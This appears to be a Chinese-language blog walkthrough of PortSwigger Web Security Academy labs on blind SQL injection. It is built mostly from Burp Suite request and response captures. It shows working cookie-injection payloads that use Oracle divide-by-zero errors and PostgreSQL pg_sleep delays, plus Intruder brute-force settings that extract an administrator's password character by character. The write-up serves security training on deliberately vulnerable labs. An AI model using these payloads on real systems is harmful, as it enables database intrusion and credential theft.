User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/
Cookie: session=8C8Mk2Rhp7ahAau8ub7Wk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc' || (select '' ) || '
Upgrade-Insecure-Requests: 1
```

**Response**

```
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Length: 21

Internal Server Error
```

**Request**

```
GET / HTTP/1.1
Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/
Cookie: session=8C8Mk2Rhp7ahAau8ub7Wk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc' || (select '' from dual) || '
Upgrade-Insecure-Requests: 1
```

**Response**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 11205

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with conditional errors</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>

<div id="academyLabHeader">
```

通过验证确定为oracle数据库，后面还像实验9那样判断表，用户名，密码字段数及具体内容

```
' || (select '' from users where rownum =1) || '
rownum=1 防止查询的时候返回多行
```

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
<pre>GET / HTTP/1.1 Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/ Cookie: session=8C8Mk2Rhp7ahAau8ub7Vvk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc'   (select " from users where rownum =1)  ' Upgrade-Insecure-Requests: 1</pre>				<pre>HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8 Connection: close Content-Length: 11205  &lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt; &lt;link href=/resources/labheader/css/acader &lt;link href=/resources/css/labsEcommerce.c: &lt;title&gt;Blind SQL Injection with conditioni</pre>				

接下来回过头来看看刚刚备忘录上的条件错误语句

```
' || (select case when (1=1) then to_char(1/0) else '' end from dual) || '
when的条件成立时，会执行then后的内容，若不成立，则返回else后的内容
```

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET / HTTP/1.1 Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/ Cookie: session=8C8Mk2Rhp7ahAau8ub7Vvk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc'    (select case when (1=1) then to_char(1/0) else '' end from dual)    ' Upgrade-Insecure-Requests: 1</pre>				<pre>HTTP/1.1 500 Internal Server Error Connection: close Content-Length: 21  Internal Server Error</pre>			

执行成功1/0报错

下面验证是否存在目标用户

```
' || (select case when (1=1) then to_char(1/0) else '' from users where username='administrator') || '
有一点需要注意，SQL语句的先判断where后面的内容，也就是说如果此用户不存在或者1=1不成立的时候返回状态码都是200
```

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET / HTTP/1.1 Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/ Cookie: session=8C8Mk2Rhp7ahAau8ub7Vvk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc'    (select case when (1=1) then to_char(1/0) else '' from users where username='administrator')    ' Upgrade-Insecure-Requests: 1</pre>				<pre>HTTP/1.1 500 Internal Server Error Connection: close Content-Length: 21  Internal Server Error</pre>			

返回错误，即存在该用户

```
' ||(select case when length(password)>1) then to_char(1/0) else '' from users where username='administrator' || '
' ||(select case when length(password)>2) then to_char(1/0) else '' from users where username='administrator' || '
...
```

判断密码位数，可以直接用payload跑，这里我猜几个实验都差不多应该都是20位

**Request**

```
Raw Params Headers Hex
GET / HTTP/1.1
Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/
Cookie: session=8C8Mk2Rhp7ahAau8ub7VWk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc' |(select case when length(password)>20) then to_char(1/0) else '' from users where username='administrator' || '
Upgrade-Insecure-Requests: 1
```

**Response**

```
Raw Headers Hex Render
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Length: 21
Internal Server Error
```

CSDN @bay0net

```
' |(select case when substr(password,1,1)='a' then to_char(1/0) else '' end from users where username='administrator') | '
```

跟上个实验一样拿payload直接跑

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

Start attack

```
GET / HTTP/1.1
Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/
Cookie: session=8C8Mk2Rhp7ahAau8ub7VWk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc' |(select case when substr(password,$1$,1)='a$' then to_char(1/0) else '' end from users where username='administrator') | '
Upgrade-Insecure-Requests: 1
```

Add \$ Clear \$ Auto \$ Refresh

CSDN @bay0net

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the customized in different ways.

Payload set: 1 Payload count: 20

Payload type: Numbers Request count: 0

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From: 1

To: 20

Step: 1

How many:

CSDN @bay0net

## ? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab, customized in different ways.

Payload set:  Payload count: 36

Payload type:  Request count: 720

## ? Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

CSDN @bay0net

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
54	14	c	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
58	18	c	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
137	17	g	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
140	20	g	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
270	10	n	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
293	13	o	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
299	19	o	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
324	4	q	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
367	7	s	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
392	12	t	500	<input type="checkbox"/>	<input type="checkbox"/>	98	
511	11	z	500	<input type="checkbox"/>	<input type="checkbox"/>	98	

Request Response

Raw Headers Hex Render

HTTP/1.1 500 Internal Server Error  
Connection: close  
Content-Length: 21  
Internal Server Error

0 matches

Finished

老样子排个序就好了

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
0 7 0 q 9 7 s 2 1 n z t o c 2 9 g c o g
```

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

CSDN @bay0net

## 实验11

# 实验室：具有时间延迟的盲 SQL 注入

从业者

实验室 没有解决



本实验包含一个SQL盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询的结果不会返回，并且应用程序不会根据查询是否返回任何行或导致错误而做出任何不同的响应。但是，由于查询是同步执行的，因此可以触发条件时间延迟来推断信息。

解决实验室，利用SQL注入漏洞造成10秒延迟。

暗示

[进入实验室](#)

CSDN @bay0net

看眼暗示

暗示

您可以在我们的SQL注入备忘单上找到一些有用的有效负载。

查看清单

## 时间延迟

处理查询时，你可能会从数据库中出现时间延迟。以下将导致 10 秒的无条件时间延迟。

在延迟语句时，您可能不会导致数据库产生出错误的延迟。以下将导致 10 秒的延迟。

甲骨文 dbms\_pipe.receive\_message (('a'),10)

微软 WAITFOR DELAY '0:0:10'

PostgreSQL SELECT pg\_sleep(10)

MySQL SELECT sleep(10)

CSDN @bay0net

四个不同类型的数据库的延迟语句，我们只要确定了是哪一种并且成功延迟，本实验就完成了

The screenshot shows a web browser interface with two tabs: Request and Response. The Request tab shows a GET request to /HTTP/1.1 with various headers and a payload: `Cookie: session=ro4BeweQsmfSBw/pRf0Mplx0SDTiwPTV9; TrackingId=gf1MBORth9FTVttx' || (select sleep(10)) --`. The Response tab shows an HTTP 200 OK response with HTML content. The title of the page is `<title>Blind SQL injection with time delays</title>`. A red arrow points to this title in the response.


MySQL正常返回，下一个

The screenshot shows a web browser interface with two tabs: Request and Response. The Request tab shows a GET request to /HTTP/1.1 with various headers and a payload: `Cookie: session=ro4BeweQsmfSBw/pRf0Mplx0SDTiwPTV9; TrackingId=gf1MBORth9FTVttx' || (select pg_sleep(10)) --`. The Response tab is empty, indicating a normal return.


白了

Partial screenshot of a web browser showing the Request and Response tabs.






10秒成功延时



## 实验12

# 实验室：具有时间延迟和信息检索的盲 SQL 注入

从业者

实验室 没有解决 

本实验包含一个SQL盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询的结果不会返回，并且应用程序不会根据查询是否返回任何行或导致错误而做出任何不同的响应。但是，由于查询是同步执行的，因此可以触发条件时间延迟来推断信息。

数据库包含一个名为的不同表users，其列名为username和password。您需要利用SQL盲注漏洞找出 administrator 用户的密码。

要解决实验室，请以administrator用户身份登录。

 暗示 ∨

进入实验室

CSDN @bay0net

应该是在上个实验的基础上，查询信息，所以数据库类型应该没变

## 有条件的延迟

您可以测试单个布尔条件并在条件为真时触发时间延迟。

**甲骨文**      `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN  
                  'a' || dbms_pipe.receive_message('a'),10) ELSE NULL END FROM dual`

**微软**            `IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`

**PostgreSQL**   `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE  
                  pg_sleep(0) END`

**MySQL**          `SELECT IF(YOUR-CONDITION-HERE, sleep(10), 'a')`

CSDN @bay0net

验证一下有条件延迟语句的作用

```
' || (select case when(1=1) then pg_sleep(10) else pg_sleep(-1) end) --
```

### Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net/
Cookie: session=Nz5dkkFahT'XwQrh1ftMtp9aeBeBbPr4; TrackingId=ePlpirHyNAdeiCuu' || (select case when(1=1) then pg_sleep(10) else pg_sleep(-1) end) -- qwe]
Upgrade-Insecure-Requests: 1
```

0 matches

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 11245

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with time delays and information retrieval</title>
</head>
<body>
<script src=/resources/labheader/js/labHeader.js></script>

<div id=academyLabHeader>
<section class=academyLabBanner>
<div class=container>
<div class=logo></div>
<div class=title-container>
<h2>Blind SQL injection with time delays and information retrieval</h2>
<a class=link-back
href=https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval>
Back&nbsp;&nbsp;&nbsp;tab&nbsp;&nbsp;&nbsp;description&nbsp;&nbsp;&nbsp;
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>
<g>
<polygon points=1.4,0,1.2,12.6,15,0,28.8,1.4,30,15.1,15></polygon>
<polygon points=14.3,0,12.9,1.2,25.6,15,12.9,28.8,14.3,30,28.15></polygon>
</g>
</svg>
</a>
<div class=widgetcontainer-lab-status is-notsolved>
<span>LAB</span>
<p>Not solved</p>
<span class=lab-status-icon></span>
```

0 matches

成功延时

```
' || (select case when(1=2) then pg_sleep(10) else pg_sleep(-1) end) --
```

### Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net/
Cookie: session=Nz5dkkFahT'XwQrh1ftMtp9aeBeBbPr4; TrackingId=ePlpirHyNAdeiCuu' || (select case when(1=2) then pg_sleep(10) else pg_sleep(-1) end) -- ]
Upgrade-Insecure-Requests: 1
```

0 matches

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 11245

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with time delays and information retrieval</title>
</head>
<body>
<script src=/resources/labheader/js/labHeader.js></script>

<div id=academyLabHeader>
<section class=academyLabBanner>
<div class=container>
<div class=logo></div>
<div class=title-container>
<h2>Blind SQL injection with time delays and information retrieval</h2>
<a class=link-back
href=https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval>
Back&nbsp;&nbsp;&nbsp;tab&nbsp;&nbsp;&nbsp;description&nbsp;&nbsp;&nbsp;
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>
<g>
<polygon points=1.4,0,1.2,12.6,15,0,28.8,1.4,30,15.1,15></polygon>
<polygon points=14.3,0,12.9,1.2,25.6,15,12.9,28.8,14.3,30,28.15></polygon>
</g>
</svg>
</a>
<div class=widgetcontainer-lab-status is-notsolved>
<span>LAB</span>
<p>Not solved</p>
<span class=lab-status-icon></span>
```

0 matches

正常显示

利用when里面的条件判断用户名

```
' || (select case when(username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users) --
```

The screenshot displays a web browser's developer tools with two tabs: 'Request' and 'Response'. The 'Request' tab shows a GET request to a web-security-academy.net endpoint. The payload is a SQL injection query: `when(username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users) --`. The 'Response' tab shows an HTML page with a title 'Blind SQL injection with time delays and information retrieval'. The page content includes a banner, a link to a 'Back' page, and a 'Hot solved' status. A red arrow points to the 'Done' status bar at the bottom right, indicating the request was successful.

成功延迟即存在

```
' || (select case when(username='administrator' and length(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users) --
```

### Request

Raw Params Headers Hex

```

SET / HTTP/1.1
Host: ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net/
Cookie: session=Nz5dkkFahTkwQrh1fMf9aeBeBPr4; TrackingId=ePiprHyNAdeICuu' || (select case when(username='administrator' and length(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users) --
Upgrade-Insecure-Requests: 1

```

### Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 11245

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with time delays and information retrieval</title>
</head>
<body>
<script src=/resources/labheader/js/labHeader.js></script>

<div id=academyLabHeader>
<section class=academyLabBanner>
<div class=container>
<div class=logo></div>
<div class=title-container>
<h2>Blind SQL injection with time delays and information retrieval</h2>
<a class=link-back
href=https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval>
Back to lab description
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>
<g>
<polygon points=1 4.0 0.1 2 12.6,15 0,28.8 1 4.30 15.1,15></polygon>
<polygon points=14.3,0 12.9,1 2 25.6,15 12.9,28.8 14.3,30 28.15></polygon>
</g>
</svg>
</div>
<div class=widgetcontainer-lab-status-is-notsolved>
<span>LAB</span>
<p>Not solved</p>
<span class=lab-status-icon></span>

```

盲猜还是20长度

唔~自己私底下偷偷验证一下就好了...

```
' || (select case when(username='administrator' and substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users) --
```

直接payload跑

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```

GET / HTTP/1.1
Host: ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://ac721fdd1f6f4e6380f10d3800d300b4.web-security-academy.net/
Cookie: session=Nz5dkkFahTkwQrh1fMf9aeBeBPr4; TrackingId=ePiprHyNAdeICuu' || (select case when(username='administrator' and substring(password,$1,$1)=$a$) then pg_sleep(10) else pg_sleep(-1) end from users) --
Upgrade-Insecure-Requests: 1

```

Start attack

Add \$  
Clear \$  
Auto \$  
Refresh

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack customized in different ways.

Payload set: 1 Payload count: 20

Payload type: Numbers Request count: 0

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

CSDN @bay0net

### ? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab customized in different ways.

Payload set:  Payload count: 36

Payload type:  Request count: 720

### ? Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

CSDN @bay0net

**Intruder attack 5** - □ ×

Attack Save Columns


Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload1	Payload2	Status	Error	Time...	Length	Comment
69	9	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
70	10	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
71	11	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
72	12	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
73	13	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
74	14	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
75	15	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
76	16	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
77	17	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
78	18	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	
79	19	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11346	

CSDN @bay0net

这个版本的burp我没找到调线程的位置，跑出来都是一样的看不出来时间长短，裂开  
不过做法就是这样



缺个这玩意

## 实验13

# 实验室：带外交互的盲 SQL 注入

从业者

实验室 没有解决

本实验包含一个SQL盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询是异步执行的，对应用程序的响应没有影响。但是，您可以触发与外部域的带外交互。

为解决实验室问题，利用SQL注入漏洞对 Burp Collaborator 进行 DNS 查找。

### 📖 学习路径

如果您遵循我们的学习路径，请注意本实验的建议解决方案需要对我们尚未涵盖的主题有一定的了解。如果你被卡住了，不要担心；一旦您进一步发展了您的知识，请稍后再回来。

### 📖 笔记

为了防止 Academy 平台被用于攻击第三方，我们的防火墙会阻止实验室与任意外部系统之间的交互。要解决实验室，您必须使用 Burp Collaborator 的默认公共服务器 (burpcollaborator.net)。

### ⚠️ 暗示

进入实验室

CSDN @bay0net


这个我选择先放这，有点复杂，过段时间再来研究

## 实验14

同13一样，看着挺复杂结合了XXE，后面时间充足了会研究然后补更

# 实验室：WHERE 子句中的 SQL 注入漏洞允许检索隐藏数据

学徒

实验室 没有解决 
